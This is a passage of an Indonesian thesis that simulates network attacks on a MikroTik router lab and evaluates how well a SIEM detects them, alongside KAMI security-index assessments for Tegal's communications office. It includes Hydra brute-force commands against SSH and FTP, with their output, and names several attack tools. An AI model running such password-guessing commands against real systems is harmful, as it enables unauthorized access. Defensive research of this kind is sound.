*Brute Force Attack* adalah metode untuk meretas *password (password cracking)* dengan cara mencoba semua kemungkinan kombinasi yang ada pada "*wordlist*". Metode ini dijamin akan berhasil menemukan *password* yang ingin diretas akan tetapi waktu yang dibutuhkan akan sangat tergantung dari seberapa kompleks *password* dan kualitas dari *wordlist* itu sendiri. *Brute Force Attack* merupakan metode yang digunakan untuk masuk ke suatu sistem agar mendapatkan akses kedalam sistem. *Hacker* menggunakan *hydra* dengan menggunakan *user* admin dengan *password* yang tersimpan kedalam *wordlist* dengan nama *AllPasswords.txt*. Detail serangan dapat dilihat pada gambar 4.16 dibawah ini.

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hydra -t 1 -l admin -P Desktop/LAB/AllPasswords.txt -vV 10.10.13.1 ssh
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2017-10-06 20:52:40
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 1 task per 1 server, overall 64 tasks, 4319607 login tries (1:1/p:4319607), -67493 tries per task
[DATA] attacking service ssh on port 22
[VERBOSE] Resolving addresses ... done
[INFO] Testing if password authentication is supported by ssh://10.10.13.1:22
[INFO] Successful, password authentication is supported by ssh://10.10.13.1:22
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]" - 1 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]" - 2 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "!" - 3 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "!" - 4 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "!12004" - 5 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]@%$" - 6 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]@%$" - 7 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]@FLUFF" - 8 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]H4X0RE" - 9 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]MAUSE!" - 10 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]01N1WJ" - 11 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]PW4ADM" - 12 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]VALENC" - 13 of 4319607 [child 0]

```

Gambar 4.16 Brute force SSH dengan Hydra

Terlihat bahwa *hydra* mencoba untuk menyerang *port ssh* dengan *username admin* dan *password* yang ada pada *AllPassword.txt*.

#### b. Simulasi Serangan Brute Force Ftp

Hal yang sama *hacker* lakukan dengan *protocol ftp*. *hacker* menggunakan *hydra* dengan menggunakan *user admin* dengan *password* yang tersimpan kedalam *wordlist Allpasswords.txt*. Detail serangan dapat dilihat pada gambar dibawah ini.

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hydra -t 1 -l admin -P Desktop/LAB/AllPasswords.txt -vV 10.10.13.1 ftp
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2017-10-06 20:50:25
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 1 task per 1 server, overall 64 tasks, 4319607 login tries (1:1/p:4319607), -67493 tries per task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]" - 1 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]" - 2 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "!" - 3 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "!" - 4 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "!12004" - 5 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]@%$" - 6 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]@%$" - 7 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]@FLUFF" - 8 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]H4X0RE" - 9 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]MAUSE!" - 10 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]01N1WJ" - 11 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]PW4ADM" - 12 of 4319607 [child 0]
[ATTEMPT] target 10.10.13.1 - login "admin" - pass "[]VALENC" - 13 of 4319607 [child 0]

```

Gambar 4.17 Brute force FTP dengan Hydra

Terlihat bahwa *hydra* mencoba untuk menyerang *port Ftp* dengan *username admin* dan *password* yang ada pada *AllPassword.txt*

#### 4.4 Network Forensic

Setiap serangan yang disimulasikan oleh *hacker* di *capture* oleh *sniffer* untuk tujuan analisa. Dengan adanya analisa terhadap semua simulai serangan yang *hacker* lakukan berguna untuk mengvalidasi apakah serangan memang benar-benar terjadi dan menjawab bagaimana komunikasi dan trafik apa saja yang lewat dalam jaringan tersebut.

#### 4.4.1 Link Layer Attack

##### a. Network Forensic Mac Flooding

Pada serangan *mac flooding* dilakukan analisa *network forensic* dan dilakukan pelaporan terhadap aktifitas yang ditemukan. Hasil dari analisa tersebut di laporkan pada table 4.2 dibawah ini, dan lebih detail mengenai data *network forensic* dapat diperjelas dengan merujuk pada lampiran 2.

Tabel 4.1: Pelaporan *Network Forensic* serangan *Mac flooding*

Serangan	Trafik Mikrotik-Hacker	Respon Mikrotik	Trafik Mikrotik - SIEM	Respon SIEM	Hasil Serangan SIEM
<i>Mac Flooding</i>	Ditemukan trafik data dengan <i>source</i> dan <i>destination ip</i> yang berbeda-beda ( <i>Random</i> ) bukti bahwa <i>mac flooding</i> telah terjadi	Tidak ada aktifitas yang menunjukkan adanya serangan yang terjadi, tidak ada pengiriman <i>log</i> ke <i>SIEM</i>	Saat serangan <i>mac flooding</i> terjadi tidak ada komunikasi yang dilakukan oleh 10.0.0.1/10.0.0.10 kecuali komunikasi dengan <i>NTP server</i>	Tidak ada <i>notifikasi/log</i> apapun yang muncul di <i>SIEM</i> karena tidak ada <i>log</i> yang terkirim.	<i>SIEM</i> tidak berhasil mendeteksi serangan

##### b. Network Forensic Arp Poisoning

Pada serangan *Arp Poisoning* dilakukan analisa *network forensic* dan dilakukan pelaporan terhadap aktifitas yang ditemukan. Hasil dari analisa tersebut di laporkan pada table 4.3 dibawah ini, dan lebih detail mengenai data *network forensic* dapat diperjelas dengan merujuk pada lampiran 3.

Tabel 4.2: Pelaporan *Network Forensic* serangan *Arp Poisoning*

Serangan	Trafik Mikrotik-Hacker	Respon Mikrotik	Trafik Mikrotik - SIEM	Respon SIEM	Hasil Serangan SIEM
<i>Arp poisoning</i>	Ditemukan trafik <i>arp reply</i> berisi alamat ip berbeda tetapi <i>mac address</i> sama yaitu 00-0c-29-ab-a5-e8 bukti adanya aktifitas <i>arp poisoning</i>	Adanya perubahan tabel <i>arp</i> yaitu ip yang berbeda akan tetapi memiliki <i>mac address</i> yang sama yaitu 00-0c-29-ab-a5-e8	Saat <i>arp poisoning</i> terjadi tidak ada komunikasi yang dilakukan oleh 10.0.0.1/10.0.0.10 kecuali komunikasi dengan <i>NTP server</i>	Tidak ada <i>notifikasi/log</i> apapun yang muncul di <i>SIEM</i> karena tidak ada <i>log</i> yang terkirim.	<i>SIEM</i> tidak berhasil mendeteksi serangan

**c. Network Forensic CDP Flooding**

Pada serangan *CDP flooding* dilakukan analisa *network forensic* dan dilakukan pelaporan terhadap aktifitas yang ditemukan. Hasil dari analisa tersebut di laporkan pada table 4.4 dibawah ini, dan lebih detail mengenai data *network forensic* dapat diperjelas dengan merujuk pada lampiran 4.

Tabel 4.3: Pelaporan *Network Forensic* serangan *CDP flooding*

Serangan	Trafik Mikrotik-Hacker	Respon Mikrotik	Trafik Mikrotik - SIEM	Respon SIEM	Hasil Serangan SIEM
<i>CDP Flooding</i>	Ditemukan trafik <i>cdp</i> yang banyak menggunakan <i>ip</i> dan <i>mac address</i> yang berbeda-beda dan bukti <i>cdp flooding</i> telah dilakukan	Munculnya banyak <i>ip neighbors table</i> dengan <i>ip address</i> dan <i>mac address</i> yang berbeda-beda	Saat serangan <i>cdp flooding</i> terjadi tidak ada komunikasi yang dilakukan oleh 10.0.0.1/10.0.0.10	Tidak ada notifikasi/log apapun yang muncul di <i>SIEM</i> karena tidak ada log yang terkirim.	<i>SIEM</i> tidak berhasil mendeteksi serangan

**4.4.2 Network Layer Attack**

**a. Network Forensic DHCP Starvation**

Pada serangan *DHCP Rogue* dilakukan analisa *network forensic* dan dilakukan pelaporan terhadap aktifitas yang ditemukan. Hasil dari analisa tersebut di laporkan pada table 4.5 dibawah ini, dan lebih detail mengenai data *network forensic* dapat diperjelas dengan merujuk pada lampiran 5.

Tabel 4.4: Pelaporan *Network Forensic* serangan *DHCP Starvation*

Serangan	Trafik Mikrotik-Hacker	Respon Mikrotik	Trafik Mikrotik - SIEM	Respon SIEM	Hasil Serangan SIEM
<i>DHCP Starvation</i>	Ditemukan adanya serangan <i>dhcp starvation</i> dimana <i>hacker</i> mengirimkan <i>dhcp discover</i> secara terus-menerus	<i>router Mikrotik</i> merespon dengan menjawab dengan <i>dhcp offered</i> sampai <i>ip pool router Mikrotik</i> habis	Pada saat serangan <i>dhcp starvation</i> terjadi ada komunikasi yang dilakukan oleh 10.0.0.1 ke 10.0.0.10 dalam bentuk <i>syslog</i> .	Respon <i>SIEM</i> menunjukkan bahwa tingkat <i>event</i> meningkat dan menampilkan <i>log</i> yang diberikan <i>router Mikrotik</i> kepada <i>SIEM</i>	<i>SIEM</i> berhasil mendeteksi serangan

### b. Network Forensic DHCP Rogue

Pada serangan *DHCP Rogue* dilakukan analisa *network forensic* dan dilakukan pelaporan terhadap aktifitas yang ditemukan. Hasil dari analisa tersebut di laporkan pada table 4.6 dibawah ini, dan lebih detail mengenai data *network forensic* dapat diperjelas dengan merujuk pada lampiran 6.

Tabel 4.5: Pelaporan *Network Forensic* serangan *Dhcp Rogue*

Serangan	Trafik Mikrotik-Hacker	Respon Mikrotik	Trafik Mikrotik - SIEM	Respon SIEM	Hasil Serangan SIEM
<i>DHCP Rogue</i>	<i>router Mikrotik</i> mengirimkan <i>log</i> ke <i>SIEM</i> berupa <i>log dhcp alert</i> dimana <i>router Mikrotik</i> mengenali keberadaan <i>dhcp rogue</i> lain.	<i>router Mikrotik</i> merespon dengan menjawab dengan mengirimkan <i>dhcp alert</i> ke <i>SIEM</i>	Pada saat serangan <i>dhcp rogue</i> terjadi ada komunikasi yang dilakukan oleh 10.0.0.1 ke 10.0.0.10 dalam bentuk <i>syslog</i> .	Respon <i>SIEM</i> menunjukkan menampilkan <i>log</i> yang diberikan <i>router Mikrotik</i>	<i>SIEM</i> berhasil mendeteksi serangan

### 4.4.3 Transport Layer Attack

#### a. Network Forensic SYN Flooding

Pada serangan *SYN flooding* dilakukan analisa *network forensic* dan dilakukan pelaporan terhadap aktifitas yang ditemukan. Hasil dari analisa tersebut di laporkan pada table 4.4 dibawah ini, dan lebih detail mengenai data *network forensic* dapat diperjelas dengan merujuk pada lampiran 7.

Tabel 4.6: Pelaporan *Network Forensic* serangan *SYN flooding*

Serangan	Trafik Mikrotik-Hacker	Respon Mikrotik	Trafik Mikrotik - SIEM	Respon SIEM	Hasil Serangan SIEM
<i>SYN Flooding</i>	Ditemukan trafik <i>SYN</i> yang banyak menggunakan <i>ip</i> yang berbeda beda ke <i>ftp</i> bukti <i>syn flooding</i> telah dilakukan	<i>Mikrotik</i> tidak bisa di akses karena diserang	Saat serangan <i>syn flooding</i> terjadi tidak ada komunikasi yang dilakukan oleh 10.0.0.1/10.0.0.10	Tidak ada <i>notifikasi/log</i> apapun yang muncul di <i>SIEM</i> karena tidak ada <i>log</i> yang terkirim.	<i>SIEM</i> tidak berhasil mendeteksi serangan



#### 4.4.4 Application Layer Attack

##### a. Network Forensic SSH Brute Force

Pada serangan *SSH Brute Force* dilakukan analisa *network forensic* dan dilakukan pelaporan terhadap aktifitas yang ditemukan. Hasil dari analisa tersebut di laporkan pada table 4.7 dibawah ini, dan lebih detail mengenai data *network forensic* dapat diperjelas dengan merujuk pada lampiran 8.

Tabel 4.7: Pelaporan *Network Forensic* serangan *Ssh Brute force*

Serangan	Trafik Mikrotik-Hacker	Respon Mikrotik	Trafik Mikrotik - SIEM	Respon SIEM	Hasil Serangan SIEM
<i>SSH Brute Force</i>	Ditemukan trafik hacker mencoba login melalui protocol <i>ssh</i> ke router Mikrotik secara berulang ulang	router Mikrotik merespon dengan menjawab dengan mengirim <i>login failure</i> kepada hacker	saat <i>ssh Brute force</i> terjadi ada komunikasi ke 10.0.0.1 ke 10.0.0.10 dalam bentuk <i>syslog</i> .	Respon SIEM menunjukkan menampilkan log yang diberikan router Mikrotik	SIEM berhasil mendeteksi serangan

##### b. Network Forensic FTP Brute Force

Pada serangan *SSH Brute Force* dilakukan analisa *network forensic* dan dilakukan pelaporan terhadap aktifitas yang ditemukan. Hasil dari analisa tersebut di laporkan pada table 4.8 dibawah ini, dan lebih detail mengenai data *network forensic* dapat diperjelas dengan merujuk pada lampiran 9.


Tabel 4.8: Pelaporan *Network Forensic* serangan *Ftp brute force*

Serangan	Trafik Mikrotik-Hacker	Respon Mikrotik	Trafik Mikrotik - SIEM	Respon SIEM	Hasil Serangan SIEM
<i>FTP Brute Force</i>	Ditemukan trafik hacker mencoba login melalui protocol <i>ftp</i> ke router Mikrotik secara berulang ulang	router Mikrotik merespon dengan menjawab dengan mengirim <i>login failure</i> kepada hacker	Pada saat serangan <i>ftp Brute force</i> terjadi ada komunikasi yang dilakukan oleh 10.0.0.1 ke 10.0.0.10 dalam bentuk <i>syslog</i> .	Respon SIEM menunjukkan menampilkan log yang diberikan router Mikrotik	SIEM berhasil mendeteksi serangan

#### 4.5 *Post-assesment* Indeks KAMI Dinas Komunikasi dan Informatika Kota Tegal


Setelah melakukan analisis dan simulasi, dilakukan paparan terhadap hasil analisis forensik kepada Dinas Komunikasi dan Informatika Kota Tegal dan melakukan kuisioner ulang sebagai bentuk perbandingan, apa yang terjadi jika *SIEM* di Implementasikan didalam Infrastruktur Pemerintahan Kota Tegal. Peneliti melakukan *post-assesment* terhadap Dinas Komunikasi dan Informatika Kota Tegal dengan kuisioner indeks Keamanan Informasi (KAMI) untuk dapat mengukur nilai indeks Keamanan Informasi (KAMI) yang dimiliki oleh instansi tersebut.

Dengan ketergantungan dan peran kepentingan IT yang tinggi, dan dari hasil analisis serangan dan korelasinya dengan *SIEM* yang dilakukan. Terlihat pada gambar 4.18 menunjukkan bahwa nilai dari Dinas Komunikasi dan Informatika Kota Tegal adalah 54, yang menunjukkan tingkat kematangan keamanan informasi masih tetap di level I, dan masih di level yang sama pada saat *pre-assesment* dilakukan, akan tetapi dari aspek teknologi menunjukkan adanya kenaikan poin nilai dari 35 menuju ke 54.



Gambar 4.18 Nilai *Post-assesment* indeks KAMI Diskominfo Kota Tegal

Dan untuk detail setiap aspek yang ada diukur dalam indeks dapat dilihat di grafik pada gambar 4.19 dibawah ini, terlihat tidak ada perbedaan untuk aspek tata kelola, management resiko, SOP, pengelolaan asset, hanya aspek teknologi yang menunjukkan adanya kenaikan sebanyak 19 poin.



Gambar 4.19 Nilai Indeks (KAMI) *Pre-Assessment* Diskominfo Kota Tegal

Kenaikan nilai indeks Keamanan Informasi (KAMI) dari aspek teknologi dipengaruhi oleh beberapa poin yang ditunjukkan pada tabel 4.9 dibawah ini.

Tabel 4.9: Aspek Teknologi yang dipengaruhi Diskominfo Kota Tegal

No	Evaluasi Teknologi dan Keamanan Informasi	Status	Poin
1	Apakah jaringan komunikasi disegmentasi sesuai dengan kepentingannya (pembagian Instansi, kebutuhan aplikasi, jalur akses khusus, dll)?	Diterapkan Secara Menyeluruh	3
2	Apakah jaringan, sistem dan aplikasi yang digunakan secara rutin dipindai untuk mengidentifikasi kemungkinan adanya celah kelemahan atau perubahan/keutuhan konfigurasi?	Dalam Penerapan / Diterapkan Sebagian	2
3	Apakah keseluruhan infrastruktur dimonitor untuk memastikan ketersediaan kapasitas yang cukup untuk kebutuhan yang ada?	Diterapkan Secara Menyeluruh	3
4	Apakah setiap perubahan dalam sistem informasi secara otomatis terekam di dalam <i>log</i> ?	Diterapkan Secara Menyeluruh	3
5	Apakah upaya akses oleh yang tidak berhak secara otomatis terekam di dalam <i>log</i> ?	Diterapkan Secara Menyeluruh	3

6	Apakah semua <i>log</i> dianalisa secara berkala untuk memastikan akurasi, validitas dan kelengkapan isinya (untuk kepentingan jejak audit dan forensik)?	Diterapkan Secara Menyeluruh	3
7	Apakah sistem dan aplikasi yang digunakan sudah menerapkan pembatasan waktu akses termasuk otomatisasi proses timeouts, lockout setelah kegagalan login, dan penarikan akses?	Dalam Perencanaan	2
8	Apakah ada rekaman dan hasil analisa (jejak audit - audit trail) yang mengkonfirmasi secara rutin dan sistematis?	Diterapkan Secara Menyeluruh	6

#### 4.6 Analisa Data

##### 4.6.1 Serangan dan SIEM

Dengan data yang dikumpulkan dari hasil simulasi serangan dan proses *network forensic* yang dilakukan didalam penelitian. Dilakukan perangkuman terhadap data tersebut seperti ditunjukkan pada tabel 4.10 dibawah ini agar dapat dianalisa sesuai dengan kebutuhan penelitian

Tabel 4.10: Rangkuman *Network Forensic* Simulasi Serangan


No	Layer Serangan	Tipe Serangan	Tool	Hasil di Mikrotik	Hasil di SIEM	OUTPUT SIEM
1	Link Layer	<i>Mac Flooding</i>	<i>MacOF</i>	<i>router Mikrotik</i> tidak memproduksi <i>log</i>	Tidak ada aktifitas di <i>SIEM</i>	<i>SIEM</i> tidak berhasil mendeteksi serangan
2		<i>Arp Poisoning</i>	<i>Ettercap</i>	<i>router Mikrotik</i> tidak memproduksi <i>log</i>	Tidak ada aktifitas di <i>SIEM</i>	<i>SIEM</i> tidak berhasil mendeteksi serangan
3		<i>CDP Flooding</i>	<i>Yersinia</i>	<i>router Mikrotik</i> tidak memproduksi <i>log</i>	Tidak ada aktifitas di <i>SIEM</i>	<i>SIEM</i> tidak berhasil mendeteksi serangan
4	Network Layer	<i>DHCP Starvation</i>	<i>Yersinia</i>	<i>router Mikrotik</i> memproduksi <i>log</i>	Ada aktifitas di <i>SIEM</i>	<i>SIEM</i> berhasil mendeteksi serangan
5		<i>DHCP Rogue</i>	<i>Yersinia</i>	<i>router Mikrotik</i> memproduksi <i>log</i>	Ada aktifitas di <i>SIEM</i>	<i>SIEM</i> berhasil mendeteksi serangan

6	Transport Layer	<i>Syn Flooding</i>	<i>Hping3</i>	<i>router Mikrotik</i> tidak memproduksi <i>log</i>	Tidak ada aktifitas di <i>SIEM</i>	<i>SIEM</i> tidak berhasil mendeteksi serangan
7	Application Layer	<i>SSH Bruteforce</i>	<i>Hydra</i>	<i>router Mikrotik</i> memproduksi <i>log</i>	Ada aktifitas di <i>SIEM</i>	<i>SIEM</i> berhasil mendeteksi serangan
8		<i>FTP Bruteforce</i>	<i>Hydra</i>	<i>router Mikrotik</i> memproduksi <i>log</i>	Ada aktifitas di <i>SIEM</i>	<i>SIEM</i> berhasil mendeteksi serangan

Dari data yang ada pada table 4.10 dapat kita lihat bahwa penggunaan *SIEM* dapat mendeteksi 4 dari 8 serangan yang dilakukan dalam penelitian ini, penggunaan *SIEM* dirasa mampu mendeteksi serangan yang ada walaupun ada beberapa serangan yang tidak dikenali oleh *SIEM* karena *router Mikrotik* tidak memproduksi Log yang harusnya dikirimkan ke *SIEM*.

#### 4.6.2 Indeks Kami

Setelah dilakukan *pre* dan *post-assessment* indeks Keamanan Informasi (KAMI) terhadap Dinas Komunikasi dan Informatika Kota Tegal bisa terlihat perbandingan nilai indeks Keamanan Informasi (KAMI) pada gambar 4.20 dibawah ini.



Gambar 4.20 Nilai indeks (KAMI) Pre dan Post-assessment Diskominfo Kota Tegal

Hasil perbandingan diatas menunjukan bahwa penggunaan *SIEM* dapat membantu menaikkan nilai poin untuk aspek Teknologi yang ada pada indeks Keamanan Informasi (KAMI) akan tetapi tidak berpengaruh pada aspek-aspek yang lain. Terlihat bahwa nilai dari Dinas komunikasi dan informatika Kota tegal adalah 54, dari sebelumnya adalah 35 poin, yang menunjukan tingkat kematangan keamanan informasi masih di level I, masih di level yang sama pada saat *pre-assesment* dilakukan, akan tetapi dari aspek Teknologi menunjukan adanya perubahan nilai dari 6 menuju ke 25.

